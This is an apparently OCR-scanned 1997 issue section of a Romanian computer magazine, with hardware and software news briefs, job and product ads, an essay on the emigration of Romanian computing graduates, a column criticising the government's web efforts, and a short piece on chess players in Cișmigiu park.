Intel a prezentat săptămâna trecută un microprocesor Pentium MMX la 120 MHz, destinat categoriei mini-notebook-urilor. Noul microprocesor lucrează intern la o tensiune de 2,2V și consumă numai 4.2 W. Prețul estimativ este de circa 177$ pentru loturi de 1.000 de bucăți.
http://www.intel.com/press-room/archive/releases/MP1020 97.htm

Stații de lucru

IBM anunță o nouă stație de lucru

Firma IBM a lansat o nouă stație de lucru din categoria NT. Numită IntelliStation M Pro, aceasta este echipată fie cu unul, fie cu două procesoare Pentium II la 233, 266 sau 300 MHz, 32, 64 sau 128 MB SDRAM (maxim 512 MB), disc hard cu o capacitate de stocare până la 25 GB. IntelliStation mai are suport pentru Accelerated Graphics Port, RAID, bus dual-SCSI și acceleratoare grafice rapide. Noua stație de lucru oferă performanțe 2D și 3D foarte bune.
http://www.software.ibm.com /news/2d0a.html

IntelliStation™

Stații de lucru

Noi servere la Digital

Săptămâna aceasta, Digital va lansa un nou server și va mări frecvențele de tact ale altor servere, crescând astfel performanța familiilor AlphaServer și Prioris. În același timp, firma Digital își întărește suportul pentru sistemul de operare Windows NT. Noul AlphaServer 1200 este un sistem cu unul sau două procesoare Alpha 21164 la frecvențe de 400 MHz sau 533 MHz. Fiecare procesor poate dispune de un cache de 4MB, iar memoria RAM poate fi extinsă până la 2GB. AlphaServer 1200 folosește controlere Dual Ultra-Wide SCSI, cartele PCI Fast Ethernet și șapte sertare pentru discuri hard amovibile din mers. Noul sistem poate rula NT, Digital Unix sau OpenVMS. Digital mai lucrează împreună cu Microsoft la implementarea primei versiuni pe 64 de biți a NT-ului, astfel că platforma Alpha va putea fi utilizată ca platformă de referință pentru portarea NT-ului pe 64 de biți pe platforme cu microprocesoare Merced.
http://www.infoworld.com/cgi-bin/displayStory.pl?971024. ealpha.htm

SOFTWARE
S.O.

HP, Hitachi Și NEC îmbunătățesc HP-UX

Bazată pe experiența companiilor Hitachi și NEC în sisteme mainframe, aceasta colaborare își propune să dezvolte din sistemul de operare HP-UX al companiei Hewlett-Packard un sistem de operare pentru secolul 21, capabil să suporte aplicații critice. Mai concret, cele trei firme lucrează la o infrastructură HP-UX de excepții pentru a îmbunătăți robustețea sistemelor. Posedând această infrastructură de excepții, sistemul HP-UX își va păstra integritatea și funcționalitatea atunci când apar excepții și deci va putea fi folosit ca platformă pentru diverse aplicații critice, cum sunt cele de rezervare a curselor aeriene. Primele elemente ale infrastructurii de excepții vor fi lansate la sfârșitul anului 1998.
http://hpcc920.external.hp.com /pressrel/oct97/22oct97a.htm

Web

OnWeb Host

Pentru furnizarea accesului la sisteme host-based prin Web, firma FTP Software, Inc. anunță un nou produs - OnWeb(TM) Host. OnWeb Host este bazat pe arhitectura Java, ceea ce-i oferă independență de platformă, acces sigur și scalabil la aplicații. Cu OnWeb Host, utilizatorii pot avea acces la aplicații de pe orice platformă client, singura cerință fiind existența unui browser care permite Java. Deoarece OnWeb Host este instalat doar pe server, instalarea, configurarea, suportul și versiunile upgrade se realizează ușor de la nivelul central. Astfel, se standardizează accesul utilizatorilor pentru companii care au o mare varietate de clienți desktop, reducând astfel costurile datorate achiziționării de software de acces pentru calculatoarele client, asigurând în același timp creșterea securității, a performanței și productivității. Printre avantajele acestui produs se numără: managementul centralizat, arhitectura deschisă, securitatea oferită și scalabilitatea.
geanina@genesys.ro

Java

Sun va lansa centre de suport Java

Începând cu luna viitoare, vor exista centre internaționale de dezvoltare Java în 44 de orașe de pe tot globul. Aceste centre vor ajuta programatorii companiilor amatoare să dezvolte aplicații Java pentru întreprinderi. La un preț cuprins

WWW TOP 100 românesc

1. Dynamic Network Technologies Cluj-Napoca
http://www.dntcj.ro
2. Situl de prezentare Contextus Romania
http://www.contextus-ro.com
3. Nextra ISP & Computers
http://www.nextra.ro
4. NetSoft ISP
http://www.netsoft.ro

între 20.000$ şi 500.000$, în funcţie de mărimea proiectului, clienţii pot beneficia de următoarele resurse: experţi şi consultanţi în tehnologii Java şi integrarea aplicaţiilor Java cu aplicaţiile existente. Aceste centre de dezvoltare sporesc valoarea iniţiativei Java Premium Support Program lansată de JavaSoft.

http://www.sun.com/sparc/newsreleases/pre-0002-01.htm

Intranet

Helsinki - primul oraş virtual

În Finlanda, un consorţiu alcătuit din compania Helsinki Telephone, primăria şi Camera de Comerţ a capitalei Helsinki, şase universităţi, companiile Nokia, IBM, ICL şi operatorul local de cablu, lucrează la transpunerea în realitate a proiectului Helsinki Arena 2000 prin care va fi creat un intranet multimedia pentru cei un milion de locuitori ai zonei rezidenţiale. Dotaţi cu un PC rapid, o cameră video şi conexiuni telefonice de bandă largă, locuitorii oraşului Helsinki vor putea accesa informaţii şi vor putea face tranzacţii printr-o interfaţă VRML, beneficiind de o interacţiune vocală şi video de calitate VHS.

http://www.hpy.fi/english/index.html

NC-uri

Severe pentru NC

Săptămâna aceasta, Network Computer Inc. va prezenta două servere din familia de produse pentru network computing. NC Administration Server şi NC Server Suite vor putea fi integrate în actualele reţelele Unix şi Windows NT şi vor putea fi folosite la administrarea grupurilor mari de NC-uri. În 1998, NCI va oferi suport şi pentru reţele Novell. NC Administration Server este constituit din următoarele patru componente: NC Services - servicii de înregistrare, bootare, autentificare, servicii de fişiere şi imprimare, NC Desktop, NC Card - suport pentru cartele inteligente şi NC Admin Card pentru administrarea NC Card-urilor. NC Server Suite face parte din pachetul „NC Network in a Box", pachet care conţine toate echipamentele şi tot softul necesar pentru a construi o întreagă reţea de NC-uri. Ambele produse vor fi gata la sfârşitul lunii noiembrie, iar preţurile vor fi de 190$/utilizator pentru NC Administration Server şi 4.295$ pentru „NC Network in a Box".

http://www.nc.com/prod.html

Partajare

Net-It Central cu suport push

Net-It Central 2.0, dezvoltat de Net-It Software, este o aplicaţie de partajare a documentelor în intraneturi. Folosind Net-It Central, utilizatorii pot colecta şi publica documente din aplicaţii Windows (documente create cu Microsoft Office, Lotus SmartSuite, Adobe Acrobat) pe intraneturi, folosind un browser Java. Versiunea 2.0 a Net-It Central care va fi lansată în această săptămână va oferi suport pentru tehnologia push din Netcaster-ul de la Netscape şi Channel Definition Format al companiei Microsoft. Tehnologia Docucast din Net-It Central permite crearea a două tipuri de canale push: canale de înştiinţare a utilizatorilor cum că anumite documente s-au modificat şi canale de distribuire pentru transferul documentelor pe platforma utilizatorului pentru vizualizare offline. Versiunea de server a produsului Net-It Central 2.0 rulează pe platforme Windows 95 sau Windows NT şi costă între 4.995$ şi 6.995$.

http://www.net-it.com/

Minolta România

MINOLTA

Angajează tineri entuziaşti, dornici de afirmare într-o companie internaţională, unde se munceşte mult, dar avantajele sunt pe măsură. Poziţii oferite:

- COORDONATOR VÂNZĂRI RESELLERI (CVR)

Cerinţe:- experienţă în vânzări, cunoaşterea limbii engleze (germană) şi utilizare PC.
Se recomandă să aveţi pregătire tehnică, dar mai ales seriozitate şi interes în ceea ce faceţi.

- SPECIALIST PRODUSE DIGITALE (copiatoare şi imprimante color) **(SPD)**

Cerinţe: - cunoştinţe solide în domeniul DTP şi al echipamentelor periferice.
Ne adresăm celor cu adevărat pasionaţi de tehnologia de vârf, cu personalitate şi spirit de echipă.

- SPECIALIST PRODUS IMPRIMANTE (SPI)

Sunt necesare aptitudini şi pregătire în domeniul software, hardware, reţele de calculatoare şi periferice.
Ne adresăm celor pasionaţi, care doresc să cunoască totul despre un produs şi sunt capabili să transmită şi altora aceste cunoştinţe.

- COORDONATOR VÂNZĂRI DIVIZIA IMPRIMANTE (CVDI)

Sunt necesare cunoştiinţe tehnice, personalitate, energie şi voinţă. Va trebui să lucraţi activ în teren, să promovaţi şi să vindeţi produsele noastre.

MINOLTA ROMÂNIA S.R.L., Şos. Olteniţei nr. 35-37, sector 4, Bucureşti.
Trimiteţi C.V.-ul cu fotografie până la data de 05.11.1997 şi nu uitaţi să menţionaţi poziţia pentru care candidaţi.

O şansă (pierdută?) pentru România.

De Irina Athanasiu

Învăţământul de calculatoare

Am avut ocazia, în acest an, să vizitez câteva departamente de calculatoare din Europa şi SUA. Am constatat că, la o distanţă de doi, trei ani s-au petrecut schimbări mari. Mulţi din cei pe care îi ştiam „de o viaţă“ în învăţământ plecaseră în industrie, toată lumea se plânge de lipsa studenţilor pentru programele de master şi doctorat, de dificultatea de a găsi administratori de sistem buni, etc. În Europa, am întâlnit în afara universităţilor părerea conform căreia cei care fac doctorate, sau sunt în programe postdoctorale, sunt nişte leneşi care nu vor să înceapă să muncească în lumea adevarată. Majoritatea profesorilor pe care i-am întâlnit, după o scurtă prezentare a catedrei din care fac parte, îmi puneau întrebarea dacă nu aş putea să le recomand studenţi pentru programele lor de doctorat. Asta în condiţiile în care, în urmă cu doi-trei ani, mă luptam să conving aceeaşi categorie de persoane, cât de buni sunt absolvenţii noştri. Ce s-a schimbat ? O explicaţie este desigur faptul că există deja foarte mulţi studenţi români în programe de master sau doctorat în străinătate. Şi rezultatele lor încep să se vadă. Dar mai există o explicaţie. Ieşirea vestului din criza economică a ultimilor ani s-a făcut pe fondul şi datorită acţiunilor destinate creării societăţii informaţionale. Acest fapt a avut drept consecinţă o cerere fără precedent, în dimensiuni, pentru mâna de lucru calificată în calculatoare şi, în special, în programare. Această cerere nu poate să fie nici pe departe satisfăcuta de către universităţile din ţările respective. Din acest motiv, tot mai mulţi specialişti în calculatoare din Europa fie ea de vest, centrală sau de est îşi găsesc de lucru în companii din SUA. La rândul ei, Europa de vest se apără importând mâna de lucru calificată din ţările din est. Ţările din est nu au deocamdată de unde să importe.

Un alt fenomen, foarte vizibil în ultima perioadă, constă din faptul că tot mai puţini nativi americani, sau din ţările din vestul Europei, participă în programe de doctorat. Motivul, evident - salariile imense din industrie, pentru care este suficientă o pregătire la nivel de absolvent obişnuit de facultate sau de colegiu (3-4 ani, nici măcar 5), atrag imediat pe majoritatea absolvenţilor. Modul de funcţionare a pieţii forţei de muncă în domeniul calculatoarelor, în prezent, conduce la situaţia în care absolvenţii consideră că banii, pe care i-ar putea câştiga în anii pe care i-ar petrece pentru realizarea unui doctorat, nu vor mai putea să fie ulterior recuperaţi. Un factor important aici provine şi din faptul că un absolvent de facultate, pentru care părinţii nu au putut să plătească taxele şcolare, termină facultatea cu o datorie la bancă de câteva zeci de mii de dolari. Şi absolventul vrea să scape cât mai repede de această datorie în loc să facă alta şi mai mare. De exemplu, pentru a începe o datorie pentru casă, maşină, etc. Deoarece cercetarea ştiinţifică realizată în universităţi se bazează, în cea mai mare măsura, pe studenţii aflaţi în programe de doctorat, se ajunge în situaţia ca multe departamente de calculatoare, mai ales dacă nu sunt printre cele mai renumite, să fie într-o veşnică luptă pentru atragerea de absolvenţi. Şi, din nou, lanţul, europenii şi asiaticii se duc în SUA sau Canada, iar Europa de vest atrage acei absolvenţi din Europa de est care nu se hotărăsc să plece în SUA sau Canada.

Această migrare, într-un singur sens, a absolvenţilor de calculatoare nu poate să rămână fără consecinţe pe termen lung. Unele dintre ele sunt foarte bune. Există acum numeroşi originari din România care ocupă poziţii importante în universităţi şi companii din vest. Aceasta prezenta înseamna posibilitati de colaborare importante, acces la informaţii, şanse de investiţii în domeniul calculatoarelor, şi de ce nu, donaţii. Dar exista şi alte consecinţe - scăderea nivelului învatamântului de calculatoare, imposibilitatea creării unor echipe de cercetare locale la nivel mondial, scăderea nivelului profesional al celor care lucrează în România în domeniul calculatoarelor. În cazul şcolii, lucrurile sunt simplu de explicat.

Dacă, în perioada '90-'95 s-a constatat un exod puternic al absolvenţilor, începând din anul 1995, au început să plece cei mai buni studenţi încă din primii ani de facultate, deoarece, la rândul lor, primesc burse de studii în SUA sau Europa de vest. Personal pentru fiecare dintre ei fenomenul este benefic deoarece, chiar dacă pregatirea profesională nu ar fi diferită de cea pe care o primesc în România, intrarea ulterioara în societatea americană /vest europeană se va face mult mai uşor. Pentru şcoală există două consecinţe.

Plecarea „vârfurilor“ scade automat nivelul mediei. Şi, încă ceva, un student care a învăţat numai un an sau doi într-o facultate românească o să fie legat poate de liceul pe care l-a absolvit, dar nu de facultate. În privinţa absolvenţilor am avut surpriza să constat, în ultimul an, că mulţi dintre ei nu îşi mai pun problema să fie într-un program de master în România, ci aplică pentru programe de master sau doctorat sau îşi caută locuri de muncă în străinătate încă din anul V, astfel că, la sfârşitul facultăţii, pleacă imediat în străinătate. În modul acesta, nici măcar acel an de „pregătire al plecării“ nu se mai desfăşoară în România. Consecinţa - scade nivelul celor care funcţionează ca preparatori /asistenţi în catedre. Oricum, dintre cei care vin un an ca preparatori/asistenţi, majoritatea sunt în trecere spre alte locuri de muncă. Acest fenomen se simte şi în cazul institutelor de cercetare. Mai nou, studenţi din anii III-V lucrează în institute de cercetare (desigur ca mână de lucru relativ ieftină dar calificată). După absolvire, deci când ar trebui să îşi continue ucenicia în cercetare, pleacă spre alte zări în care pot să câştige mult mai bine sau/şi să facă şi cercetare.

Ca rezultat, o îmbătrânire accentuată atât a corpului profesoral cât şi a celui din cercetare. Existenţa diferitelor trepte atât în învăţământ cât şi cercetare, nu este o greşeală. Fiecare treaptă, care într-un fel corespunde unei categorii de vârsta, își are rolul ei. Asistenții și preparatorii trebuie să se ocupe de studenți să învețe și să crească în profesiune o dată cu aceștia, în plus trebuie să facă primii pași în activitatea de cercetare. Șefii de lucrări (lectorii) trebuie să se concentreze să învețe o meserie nouă - aceea de a elabora cursuri, de a ține cursuri, de a conduce echipe mai mici de cercetare și trebuie să își finalizeze lucrările de doctorat. Cu alte cuvinte, trebuie să producă rezultate științifice semnificative. După susținerea doctoratului, conferențiarii încep să conducă echipe de cercetare de dimensiuni mai mari, etc.

Fenomenul legat de absența asistenților/preparatorilor l-am văzut și în SUA. Și acolo se vor întâlni studenți din anii mari (deci nu numai cei aflați în program de doctorat, care ar fi echivalenții asistenților de la noi) care funcționează ca asistenți pentru cei din anii mici (corectează teme de casă, dau asistență pentru temele de casă, etc). Diferența mare constă, cred eu, din faptul că în România studenții depind mult mai tare de corpul profesoral decât în alte țări. Motivele sunt de natură materială. În SUA, pentru orice curs există cel puțin o carte obligatorie și câteva facultative. Nu se pune problema că un student care audiază un curs să nu își cumpere cartea obligatorie. Câți din studenții români își permit să cumpere o carte al cărui cost începe de pe la 50$?. Și atunci, ei sunt dependenți total de informația care se oferă la curs. Asta conduce la un anumit mod de predare, etc, etc.

Al doilea aspect este cel legat de dotare. Modul de desfășurare a laboratoarelor în forma în pe care o cunoaștem cu toții se datorează resurselor limitate ale facultăților. Și atâta timp cât nu se pot crea condiții ca un student, când vine la școală, să găsească un terminal liber, lucrurile nu se pot schimba.

Ceea ce se întâmplă acum cu școala, o să se resimtă acut peste un timp. De exemplu, pentru că există o generație de profesori care vor ieși la pensie într-un grup compact. Evident, școală o să existe în continuare, dar pentru că nu există o generație crescută în școală, care să preia în mod natural locul generației care se va pensiona, vor veni în școală cei care nu au fost acceptați anterior. La necesarul de personal care există acum în învățământ, cei care nu sunt acceptați în prezent sunt numai cei care se află sub un barem (destul de scăzut de altfel) al pregătirii profesionale.

Am auzit, în ultima perioadă, comentarii din partea firmelor referitoare la nivelul de pregătire al absolvenților. Și nu erau chiar laudative. Explicațiile se găsesc și în cele spuse mai sus. Un student, care începând din anul II-III, scrie cod pe specificații 10-12 ore pe zi, nu mai are putere să învețe și teoria care i-ar deschide orizontul dincolo de meniuri și butoane. În plus, faptul că un astfel de student are venituri care de multe ori le depășesc pe cele ale profesorilor lor sau ale părinților, îi creează falsa impresie că „asta este tot“. Greșeala nu este că el câștigă prea mult, ci că alte activități nu sunt retribuite corespunzător.

Desigur, se poate schimba cuvântul calculatoare din textul anterior cu medicina, mecanica fină, etc. și să se constate că se obține o imagine care reflectă realitatea în alte zone profesionale. De ce ar fi mai grav ce se întâmplă în calculatoare? Poate că ăsta este nivelul de dezvoltare al României și trebuie să așteptăm momentul în care o să putem să ne permitem luxul să pornim din nou. Răspunsul, cred eu, constă din faptul că, așa cum vestul a ieșit din criză datorită informaticii, și în România se poate relansa activitatea economică pe baza informatizării societății. Industria software, în România, poate să reprezinte una dintre cele mai rentabile industrii. Cu condiția să înțelegem că acum există un moment foarte prielnic în lume, acum cererea este fantastică, dacă întârziem s-ar putea să nu mai avem loc. Pentru că golul va fi umplut de alții.

În primul rând, trebuie să se asigure permanența unui învățământ de calculatoare de calitate. Așa ceva nu se poate însă rezolva fără bani, și fără a considera că acest gen de învățământ este o șansă importantă pentru dezvoltarea economică a României, în care trebuie investiți bani cât mai curând. Asta ar putea însemna, de exemplu, înființarea unor instituții de învățământ superior, cu un statut special, care să ofere alte șanse celor care vor să se dedice unei cariere universitare și/sau de cercetare în calculatoare. Astfel de instituții ar putea și ar trebui să fie dezvoltate în strânsă legătură cu firmele producătoare de software.

Existența unui sprijin, materializat prin condiții financiare deosebite pentru firmele care produc software în România, ar conduce la mărirea șanselor de localizare a forței de muncă de specialitate. Demonstrarea unei experiențe locale în domeniu poate să conducă, la rândul ei, la „convingerea“ unor companii semnificative că există potențialul pentru dezvoltare de software în România. Prezența unor companii importante în domeniu ar conduce atât la localizarea forței de muncă în domeniu, cât și la obținerea unui sprijin financiar pentru dezvoltarea învățământului de calculatoare.■

Irina Athanasiu este profesor la Universitatea Politehnică București. O puteți contacta la **irina@cspub.ro.**

ABONAMENTUL TĂU LA CAD REPORT, O ȘANSĂ DE CÂȘTIG!

TALON DE PARTICIPARE

Premiu 100$ pentru un produs software vândut până la sfârșitul anului

Condiții de participare:

1. un abonament la revista CAD Report pe anul 1998*

2. să facilitați achiziționarea unuia dintre următoarele programe: Autodesk Mechanical Desktop, 3D Studio Max, Lotus Notes Intranet Server, Genius, GTX, Softdesk Family Open Mind, ANSYS AutoFEA, PLATEIA, CANALIS, AutoManager WorkFlow, CADELEC, Rebis

Nume..

Firma..............................Funcția..............................

Adresă..

Localitatea..............................Telefon..............................

*** Pentru a vă abona folosiți cartea poștală din revistă.**

A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

Comentariu

Evanghelia după Internet (V)
Mărturii din ciberspaţiu
De Dan Iancu

Şi dacă Internet nu e, nimic nu e...

Motto:
"As I learn to trust the universe, I no longer need to carry a gun."
Daily affirmations - Anthro-L (listă de discuţii de antropologie)

Evident! Să vă dau un mic exemplu. Acum ceva timp săptămînalul Dilema, într-un număr dedicat Informaţiei (nr. 238 15-21 august), publica un interviu cu şeful Departamentului Informaţiilor Publice al Guvernului. Mărturisesc că nu aş fi citit această pagină dacă nu aş fi zărit un titlu ce a funcţionat ca o capă roşie în faţa unui taur furios: „România pe Internet“. Aha! Iată în sfîrşit ceva lăudabil, mi-am zis. Dar... Ar fi meritat să fie citat tot fragmentul, mă limitez doar la ceea ce mi s-a părut definitoriu pentru a înţelege că încă pe aceste meleaguri Reţeaua este un lux inclusiv în viziunea unor foruri ce nu reuşesc să se desprindă de dulcea centralizare mioritică: „În momentul de faţă există peste 3000 de pagini introduse cu începere din ianuarie, în trei limbi, română, engleză şi franceză, şi, sporadic, în germană, avînd, însă, în pregătire şi italiana. Şi aceasta pentru simplul motiv că, în momentul de faţă, lucrează la el un inginer de sistem, un adjunct al acestuia şi trei colaboratori externi. Asta-i tot ce avem. Alte ţări lucrează cu zeci sau chiar sute de oameni. Problema fundamentală este aceea că, în acest domeniu, noi nu avem traducători“.

Las la o parte ciudata aplecare către statistici heirupiste, care pe web n-au „nici chip, nici nume“, dar înaltul personaj nu catadicseşte să ne spună numele celor care lucrează (doar cinci!) la acest proiect şi nici nu face vreo referire la vreo adresă pe unde am putea vedea şi noi cele n-mii de pagini. În alte condiţii poate aş fi fost înduioşat de lipsa de profesionalism, ca să nu spun politeţe, a celui însărcinat cu Informaţia, (m-au mirat doar aplauzele călduţe ale reporterului, Bogdan Ghiu, care nici el n-a fost din cale afară de curios), dar după ce m-am întîlnit cu studenţi de la Universitate parcă nu mai îmi vine să jelesc. „Problema fundamentală“ nu este ca departamentul să găsească traducători, ci aceea de a determina urnirea unui proiect la care pot participa mult mai mulţi studenţi (mi se pare mie sau cei de la Litere ar putea suplini „lipsa“ de mai sus ?) şi elevi decît superspecialiştii menţionaţi ceva mai încolo în interviu. Un ministru nu trebuie să scrie el însuşi pagini de web (ce idee să-şi ia în sarcină biografia preşedintelui!) şi să ne plîngă în braţe că la alţii-s mîndre şi cornute, ci să caute cum să faciliteze accesul la web a celor care trebuie să-şi facă singuri legăturile cu lumea. Însăşi viziunea despre Internet a celui intervievat este precară. Nu este vorba de simplul şi necesarul acces la lume ci, în accepţia domniei sale, de un lux bun pentru export (de ce nu vorbeşte despre informaţia internă despre Internet?). Calculatoare, mai mult sau mai puţin performante, există. Servere aşijderea. Destul de multe ziare îşi pun la dispoziţia publicului de pe web conţinutul (Dilema, http://www.sfos.ro/culture/dilema, Catavencu, http://www.starnets.ro/Catavencu) ca să mai fie nevoie de un for ministerial pentru ştiri superobiective (de altfel nu cred în aşa ceva). Desigur, este nevoie de o prezentare a ţării dar nu într-o sterilă centralizare, care nu are alt merit decît un eventual bilanţ festivist.

Mai deunăzi am avut o discuţie cel puţin ciudată. „Care e adresa http a Muzeului Satului din Bucureşti?“. „Staţi să întreb“. Omul pune mîna pe telefon şi sună o cunoştinţă ce se ocupă cu calculatoarele la muzeul cu pricina. „N-au pagină de web.“, „Nu se poate! Eu am văzut-o.“. Caut şi găsesc o pagină plină de informaţii despre subiect. „Uitaţi-vă!“. „Ce bine! Să le spun şi lor.“ Sărmanii cercetători de la Muzeul Satului aveau pagină dar habar n-aveau de asta! Nu cumva căutata minune era una din cele 3000? Eu cred că da, pentru că am mai descoperit un exemplu (presupun că majoritatea instituţiilor culturale prezentate sunt în această stare). Trec peste informaţiile uşor eronate despre Muzeul Satului (orarul, de exemplu) şi pun doar o întrebare, nu era mai simplu dacă cei de acolo ar fi beneficiat de un spaţiu şi de acces ca să-şi facă ei singuri reclama dorită? Şi de ce nu au fost şi ei măcar înştiinţaţi că au aşa ceva şi să vadă dacă nu sunt erori? Cum bine spunea cineva: „centralismul democratic“! Românii din străinătate nu au nevoie de lecţii de istorie şi nici de festivităţi, ci doar de informaţii pertinente şi de locuri de unde să le ia. Şi mai ales de adrese care să răspundă. Cunosc destui pasionaţi care fac pe dracu' în patru pentru a găzdui ceva despre România. Iată numai cîţiva dintre ei: Ted Lungu (http://www.netside.net/~lungu), Marius Iacomi (http://ceres.lpm.univ-montp2.fr/hpages/hpimm), Tavi Ureche (http://www.info.polymtl.ca/tavi), Andrei Popovici (http://sepwww.stanford.edu/public/oldsep/mihai), Adrian Mihai (http://pages.nyu.edu/~mihai) şi alţii (să fiu iertat de ceilalţi pe care nu i-am amintit). Nici unul dintre ei nu a avut un ministru care să-i „îndrume“. Vizitaţi paginile lor de web şi veţi găsi şi informaţii despre ţară şi cîte şi mai cîte. Dilema, de exemplu, are una din adresele de web (http://www.netside.net

/romanian_lobby/dilema) prin grija lui Ted Lungu şi a lui Marius Hâncu.

Proiectele pe care, oricît de entuziast ar fi, un pasionat de web nu le poate duce la bun sfîrşit de unul singur ar putea fi rezolvate cointeresînd studenţii şi elevii. Cine îşi poate permite să creadă că aceştia nu au idei? Folosirea lor nu trebuie limitată doar la simpla consultare pe post de „specialişti“ în construirea de pagini (of, 3000!!!) ci extinsă la a li se încredinţa proiecte grandioase. I-a trecut cuiva prin minte că celor din străinătate le e dor de poezie românească? Desigur. Dar că studenţii de la Litere ar putea să pună în practică acest proiect? Mă îndoiesc. Doriţi hărţi? Nu aveţi decît să vă adresaţi celor de la geografie. Date istorice? Cei de la Istorie sunt sigur că vor fi încîntaţi să vă dea toate explicaţiile necesare. Dar din păcate nici ei şi nici colegii de la Litere sau Geografie nu au acces pe web. De ce? Pentru că nu putem lăsa la mîna lor informaţia. Dacă, Doamne fereşte, devine independentă şi-o ia razna?

„Imaginea României în lume“ va ramîne doar o sintagma lemnoasă dacă nu vom fi în stare să trecem peste împărţiri facile şi artificiale. Titulescu spunea că „daţi-mi o bună politică internă şi veţi avea o politica externă minunată“ (citat aproximativ). Nu putem rezuma Internetul la ceva artificial, lipsit de viaţă şi mai ales controlat sută la sută de guvern, indiferent cît de democrat ni s-ar părea la un moment dat. Oricît de multe pagini am difuza, atîta timp cît ele nu reprezintă o necesitate care vine din interior, nu vom face decît să continuăm o veşnică pavoazare la care, nimic de spus, ne pricepem dar la care nu se va uita nimeni. Că există informaţii despre România este minunat, dar că elaborarea şi întreţinerea acestor informaţii nu sunt legate de cineva direct interesat este foarte grav. Nu un anumit moment este important, ci o evoluţie firească va da respectivei imagini credibilitate şi viaţă. Proiectele de acest gen au bătaie lungă şi trebuie să implice mult mai multe resurse umane decît schema de cinci augmentată cu oarece elevi şi studenţi. Şi, mai ales, după ce am văzut cu ochii mei cum sunt implicaţi „specialiştii“ domnului ministru, nu mai cred în decoruri şi costume. Nu de alta dar la întrebarea „Ştiţi un loc de unde puteţi avea acces pe Internet?“ mi s-a răspuns stupefiant „La Biblioteca Sadoveanu!“, „Dacă nici ăia de la mate n-au…“. Ori neexistînd o cooperare, cineva care să alerge de la o facultate la alta, de la o şcoală la alta, nu se va putea vorbi în România de o generaţie a Internetului decît foarte tîrziu. Şi iar vom plînge că ne persecută străinii spunînd Budapesta în loc de Bucureşti. ■

Dan Iancu Uhi4ge@aol.com
http://members.aol.com/uhi4ge

MICĂ
PUBLICITATE

Agora On Line şi la adresele:

http://www.starnets.ro/agora/

http://www.kappa.ro/agora/

deja cu documentaţie în limba Română ...
CA-Visual Objects®
de la 165$
NetWorks Ltd. 059 - 463.462, 150.062
Căutăm Reselleri

HEWLETT® PACKARD
Authorized Reseller
TRICORP electronics
Echipamente: tel: 679 48 79
tel/fax: 230 44 58
Consumabile: fax: 211 39 43
tel: 210 52 64; 211 90 42
e-mail: tricorp@radiotel.ro
IMPRIMANTE DE BIROU
azi găsiţi la noi Hewlett Packard
- *cu jet de cerneală*
  DeskJet 340/340Cbi; 670C; 690C+; 820Cxi; 870Cxi
- *laser*
  LaserJet 6L; 6P; 6MP

Cât costă lumea?
Nu ştim.
Ce vă putem însă spune este că un anunţ de mică publicitate de această dimensiune costă
80$
BYTE ROMÂNIA
Puteţi obţine informaţii suplimentare la:
Computer Press Agora
Tel.: 065-166516
065-166257


INTERNET
Net Soft SRL
Tel/Fax: 065-162614

SISTEME DE EDITARE VIDEO
PROFESIONALE
VIDEO MACHINE v.3 AV MASTER
achiziţie de semnal video şi audio
editare digitală on-line/off-line, mixaj video
efecte digitale
KEYSYS GrafX
3700–Oradea, str. Roşiorilor nr. 1 tel/fax: 059 437.700; 447.179; 419.805,436.281

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACE Comp. Iași	51	032-213122
2	ACT	99	01-6377156
3	Ager Business Tech	58a, 63	01-4103303
	C		
4	Canon	9	01-2233854
5	Ciel	98	01-6505739
6	Cipro	84	01-2200400
7	Computer Land	93	01-3367599
8	Comrace	20	051-415800
9	Comtek	53	01-2306281
10	Computer Press Agora	26, 61, 62, 65, 67, 78, 79, 86, 88, 96, 99, 104	065-166516
11	CoRES Trade	99	056-190051
	D		
12	Digital România	87	01-2105508
	E		
13	Expert System Plus	78	01-2108565
	F		
14	Flamingo Computers	CIII	01-2225041
15	Forte Company	1	01-3122360
16	FROsys	99	064-430805
	G		
17	Game Over	93	01-3226165
18	Gemini SP	55, 78	01-2108565
19	Genesys Software	65, 99	01-6384944
	H		
20	Hotsoft	80	065-166516
	I		
21	ICL Romania	19	01-2303030
22	Imation	5	092-200722
23	Imperial Electric	99	01-6871547
24	InterComp	95	01-3238255
25	Iris	57	01-2121047
	K		
26	Keysys Gfx Oradea	106	059-436281
	M		
27	McGraw-Hill Company	25, 31	US(800)924-6621
28	Microsoft România	15	01-2229012
29	MINOLTA România	2, 102	01-6346245
30	Multimedia Automex România	68	061-768845
	N		
31	National Instruments	99	US(512)795-8411
32	Net Brinel Computers	90	064-430280
33	Net Consulting	C II	01-3122833
34	Netsoft	106	065-162614
35	Neworks	103	059-463462
	P		
36	Planeta Internet	72	01-3300006
37	Prince Software	99	032-212559
	R		
38	Romsys	71	01-2300810
39	Romus Industries	51	01-2300063
	S		
40	Salient România	3	01-2121790
41	Sintezis Birotica Oradea	51	054-443288
42	Sistec	51	064-190282
43	Sprint Computers	19 a,b,c,d, 75, C IV	044-110700
44	Starsoft	20	051-415800
	T		
45	Tehnorom	99	032-116502
46	Tornado Sistems	4	041-618580
47	Total Soft	61	01-2302374
48	Tricorp Electronics	80, 106	01-6794879
	U		
48	Unisoft România S.A.	68	01-3110911

Ultima



Şah în Cişmigiu

Aţi fost vreodată în Cişmigiu? Un parc frumos de adevăratelea şi, nu numai pentru bucureşteni, o referinţă. Arteziene, alei, bănci, copaci, flori şi frunze multicolore, o oază de linişte într-o metropolă sufocantă nu numai pentru vizitatorul ocazional.

Colţul şahiştilor poate trece neobservat – dar ar fi păcat să nu intri măcar o dată în lumea pitorească pe care o oferă...

Mai tineri sau mai bătrîni, mai mult sau mai puţin profesionişti, certamente pasionaţi, dispuşi să se abandoneze complet în joc, să se perpelească sau să izbucnească în tirade, miştocari prin definiţie, şahiştii de Cişmigiu formează o societate colorată, strălucitoare şi unică. Plină de surprize – nu ştii niciodată dacă cel cu care poate tocmai dai să începi o partidă este un novice ce de-abia a învăţat să mute calul sau este un mare maestru, ieşit la o plimbare şi savurînd anonimatul.

